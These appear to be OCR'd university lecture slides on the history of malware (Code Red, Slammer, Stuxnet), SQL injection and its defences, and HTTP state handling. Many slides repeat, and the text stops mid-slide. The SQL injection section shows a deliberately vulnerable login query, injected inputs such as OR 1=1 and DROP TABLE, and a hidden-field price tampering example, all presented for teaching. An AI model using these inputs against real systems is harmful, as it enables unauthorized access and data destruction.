  - Malicious code is not stored in a file
    - **Placed in memory** and then run
- When executed,
  - Worm checks for the file C:\Notworm
    - If file exists, the worm thread goes into infinite sleep state
  - Payload: Time bomb
    - If the date is before the 20th of the month, the next 99 threads attempt to exploit more computers by targeting random IP addresses
    - If the date is after the 20th, attack(flood whitehouse.gov)

Code Red of July 13 and July 19

- Initial release of July 13
- Propagation:
  - Spread by randomly scanning the entire 32-bit IP address space
  - Pick a pseudorandom 32-bti number = IP addr
  - Send exploit packet to that address
  - Repeat
- Revision released July 19, 2001.
  - White House responds to threat of flooding attack by changing the ip address of www.whitehouse.gov
  - Causes Code Red to die for date ≥ 20th of the month.
  - … except for hosts with inaccurate clocks!
    - It just takes one of these to restart the worm on August 1st

Code Red 2

- Released August 4, 2001
- Comment in code: “Code Red 2.”
  - **But in fact, completely different code base.**
- Payload: a root backdoor, resilient to reboots
- Bug: crashes NT, only works on Windows 2000.
- Localized scanning: prefers nearby addresses
- By then, many but not all hosts patched
- Safety valve: programmed to die Oct 1, 2001

Striving for Greater Virulence: Nimda


- Released September 18, 2001.
- Multi-mode spreading:
  - attack IIS servers via infected clients
  - email itself to address book as a virus
  - copy itself across network
  - modifying Web pages on infected servers w/ client exploit
  - **scanning for Code Red II backdoors**
- Worms form an ecosystem
- Leaped across firewalls

SQL Slammer

- 01/25/2003
- Vulnerability disclosed : 25 June 2002
- Exploit overflow in MS SQL server
- Patch had been available for > 6 months
- Connectionless UDP rather than TCP
  - Entire worm fit in a single packet: 380 bytes
- Better scanning algorithm
  - worm could “fire and forget” - stateless
- Infected 75k machines in 10 minutes
  - At its peak, double every 8.5 seconds

Life Just Before Slammer

Life Just After Slammer




Consequences

- ATM systems not available
- Phone network overloaded (no 911!)
- 5 DNS (Domain Name Service) root servers down
- Planes delayed

Botnets


Botnets

- **C&C (Command & Control)** channel between bots and botmaster
- Centralized botnet
  - Agobot
- P2P botnet
  - Storm
- Interesting facts
  - Twitter-based Botnet Command Channel



BINGHAMTON UNIVERSITY

Botnet: the old way – IRC or webserver based




BINGHAMTON UNIVERSITY

Agobot

- Public source code release: 2002
- IRC based command and control
- Features:
  - DoS attack library
  - Limited polymorphic obfuscations
  - Harvests PayPal passwords, AOL keys, etc.
  - Defends compromised systems
    - Killing anti-virus, testing for VMWare, altering anti-virus DNS entry
  - Anti-disassembly mechanisms
    - Testing for debugger presence

BINGHAMTON UNIVERSITY

P2P-based botnet



BINGHAMTON UNIVERSITY

Storm botnet

- Appeared in 2006, gained prominence in Jan 2007
- First major botnet to employ P2P command and control architecture
- Features
  - Recruits new bots using a variety of attack vectors
    - Email messages with exe
    - Email messages with link to infected sites
    - E-card spam
  - Use computing power of compromised machines
    - Sends and relays SPAM
    - Hosts the exploits and binaries
    - Conducts DDoS attacks
  - First to spam with embedded mp3 (non-malicious)

BINGHAMTON UNIVERSITY

Stuxnet: modern malware

- Propagation
  - **Virus**: initially spread by infected USB stick
    - Once inside network, acted as a **worm**, spreading quickly
  - Exploited four **zero-day exploits**
    - Zero-day: Known to only the attacker until the attack
    - Typically, one zero-day is enough to profit
    - Four was unprecedented
  - Rootkit: installed signed device drivers
    - Thereby avoiding user alert when installing
    - Signed with **certificates** stolen from CAs

Stuxnet

- Payload
  - Do nothing
  - Unless attached to particular models of frequency converter drives that operate at 807-1210Hz
  - In which case, slowly increase the frequency to 1410HZ
    - Enough to break the centrifuge
    - All the while sending "looks good to me "readings to the user
    - then drop back to normal range

Stuxnet


- Target industrial control systems: overwrite programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator

Stuxnet

- Target industrial control systems: overwrite programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator


Stuxnet

- Target industrial control systems: overwrite programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator




Stuxnet

- Target industrial control systems: overwrite programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator




Stuxnet

- Target industrial control systems: overwrite programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator




Stuxnet

- Target industrial control systems: overwrite programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator



Stuxnet

- Target industrial control systems: overwrite programmable logic boards
- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator




- In reality, it slowed down the motors
- Destroy or decrease the productivity

Malware summary


- Technological arms race between those who wish to detect and those who wish to evade detection
- Started off innocuously
- Became professional, commoditized
  - Economics, cyber warfare, corporate espionage
- Advanced detection: based on behavior, anomalies
  - Must react to attacker response

Web Security


A very basic web architecture




A very basic web architecture




A very basic web architecture



A very basic web architecture



A very basic web architecture



SQL Security

Databases

- Provide data storage & data manipulation
- Database designer lays out the data into tables
- Programmers query the database
- Database Management System(DBMSes) provide
  - semantic for how to organize the data
  - transactions for manipulating data sanely
  - a language for creating & querying data
    - and APIs to interoperate with other languages
  - management via users & permissions

Databases: basic

Table

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basic

Users Table name

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basic

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Column

Databases: basic

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Row (record)

Database transactions

- Transactions are the unit of work on a database
- ”Deduct $100 from Alice; Add $100 to Bob”
- Typically want ACID transaction
  - Atomicity: transactions complete entirely or not at all
  - Consistency: the database is always in a valid state
  - Isolation: results from a transaction aren’t visible until it is complete
  - Durability: once a transaction is committed, it remains, despite, e.g., power failures

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';
```


SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';      28
```


SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';      28
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
```


SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';      28
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
```


SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';      28
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
INSERT INTO Users Values('Frank', 'M', 57, ...);
```


SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93
Frank	M	57	armed@pp.com	ziog9gga

```
SELECT Age FROM Users WHERE Name='Dee';      28
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
INSERT INTO Users Values('Frank', 'M', 57, ...);
```

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93
Frank	M	57	armed@pp.com	ziog9gga

```
SELECT Age FROM Users WHERE Name='Dee';
```
28

```
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
INSERT INTO Users Values('Frank', 'M', 57, ...);
DROP TABLE Users;
```



SQL(Standard Query Language)

```
SELECT Age FROM Users WHERE Name='Dee';
```
28

```
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
INSERT INTO Users Values('Frank', 'M', 57, ...);
DROP TABLE Users;
```


Server-side code

- Website




- "Login code"(php)

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

Suppose you successfully log in as `$user` if this query returns any rows

How could you exploit this?

SQL injection




```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

```
$result = mysql_query("select * from Users
        where(name='frank' OR 1=1); --
        and password='whocares');");
```


SQL injection


```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2


SQL injection


```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```


```
$result = mysql_query("select * from Users
        where(name='frank' OR 1=1);
        DROP TABLE Users; --
        ' and password='whocares');");
```


Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection attacks are prevalent



Buffer overflow attack are prevalent





SQL injection countermeasures

- Blacklisting: delete the characters you don't want
  - '
  - --
  - ;
- Downside: "Peter O'Connor"
  - You want these characters sometimes
  - How do you know if the character are bad?

SQL injection countermeasures

- Whitelisting
  - Check that the user-provided input is in some set of values known to be safe
    - Integer within the right range
  - Given an invalid input, better to reject than to fix
    - "Fixes" may introduce vulnerabilities
    - Principles of fail-safe defaults

SQL injection countermeasures

- Escape characters
  - Escape characters that could alter control
    - ' -> \'
    - ; -> \;
    - - -> \-
    - \ -> \\
  - Hard by hand, but there are many libs & methods
    - `magic_quotes_gpc = on`
    - `mysql_real_escape_string()`


The underlying issue

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

- This one string **combines the code and the data**
- Similar to buffer overflows
- When the boundary between code and data blurs, we open ourselves up to vulnerabilities

The underlying issue

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```



SQL injection countermeasures

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

- Decouple the code and the data

```
$db = new mysql("localhost", "user", "pass", "DB");

$statement = $db->prepare("select * from Users
     where(name=? and password=?);");
```

Bind variables


Decoupling lets us compile now, before binding the data

```
$statement->bind_param("ss", $user, $pass);
$statement->execute();
```

Bind variables are typed

The underlying issue

```
$statement = $db->prepare("select * from Users
     where(name=? and password=?);");
```



Prepare is only applied to the leaves, so the structure of the tree is *fixed*

Mitigating the impact

- **Limit privileges**
  - Can limit commands and/or tables a user can access
    - Allow SELECT on Order_Table but not on Creditcards_Table
  - Follow the principle of **least privilege**
  - Incomplete fix, but helpful
- **Encrypt** sensitive data stored on the database
  - May not need to encrypt Orders_Table
  - But certainly encrypt Creditcards_Table

Web Security

Interacting with web servers

- Get and put resources which are identified by a URL

`http://facebook.com/delete.php?f=joe123&w=16`

Interacting with web servers

- Get and put resources which are identified by a **URL**

`http://facebook.com/delete.php?f=joe123&w=16`

Protocol
ftp
https
tor

Interacting with web servers

- Get and put resources which are identified by a URL

`http://facebook.com/delete.php?f=joe123&w=16`

Hostname/server
Translated to an IP address by DNS

Interacting with web servers

- Get and put resources which are identified by a URL

`http://facebook.com/delete.php?f=joe123&w=16`

Path to a resource
The file delete.php is dynamic content

Interacting with web servers

- Get and put resources which are identified by a URL


`http://facebook.com/delete.php?f=joe123&w=16`

Arguments

Basic structure of web traffic

- HyperText Transfer Protocol(HTTP)
  - An “application-layer” protocol for exchanging collections of data

Basic structure of web traffic



- Requests contain
  - The URL of the resource the client wishes to obtain
  - Headers describing what the browser can do
- Requests be GET or POST
  - GET: all data is in the URL itself(no side-effects)
  - POST: includes the data as separate fields(may have side-effects)

Quiz

Quiz

- **What is the primary cause of SQL Injection vulnerabilities?**
  - A. Insecure network connections
  - B. Lack of user authentication
  - C. Incorrectly filtered input data
  - D. Outdated server software

Quiz

- **What is the most secure way to handle SQL queries in applications to prevent SQL Injection?**
  - A. Concatenating SQL query strings with user input
  - B. Using regular expressions to sanitize inputs
  - C. Utilizing stored procedures for all database access
  - D. Employing parameterized queries or prepared statements

Quiz


- **What does an SQL Injection attack primarily target?**
  - A. The web server's operating system
  - B. The application's underlying code
  - C. The database server
  - D. The firewall settings

HTTP GET requests

http://www.reddit.com/r/security


```
HTTP Headers
  http://www.reddit.com/r/security

  GET /r/security HTTP/1.1
  Host: www.reddit.com
  User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: en-us,en;q=0.5
  Accept-Encoding: gzip,deflate
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
  Keep-Alive: 115
  Connection: keep-alive
```

User-Agent is typically a browser
but it can be wget, JDK, etc.




HTTP POST requests

Posting on Piazza



Explicitly includes data as a part of the request's content


Basic structure of web traffic



User clicks

- Responses contain
  - Status code
  - Headers describing what the server provides
  - Data
  - Cookies
    - State it would like the browser to store on the site's behalf

HTTP responses



HTTP is stateless

- The lifetime of an HTTP session is typically
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - Repeat
  - Client disconnects
- HTTP has no means of noting "this is the same client from that previous session"
- With this alone, you'd have to log in at every page load

Maintaining state across HTTP sessions


- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions

- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

BINGHAMTON UNIVERSITY


Maintaining state across HTTP sessions



- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

BINGHAMTON UNIVERSITY

Maintaining state across HTTP sessions



- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

BINGHAMTON UNIVERSITY

Maintaining state across HTTP sessions

- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

BINGHAMTON UNIVERSITY

Maintaining state across HTTP sessions

- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

BINGHAMTON UNIVERSITY

Online ordering

Separate page

BINGHAMTON UNIVERSITY

Online ordering

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```


Online ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```


Online ordering

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```


Minimizing trust in the client

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```



Minimizing trust in the client

The corresponding backend processing

```
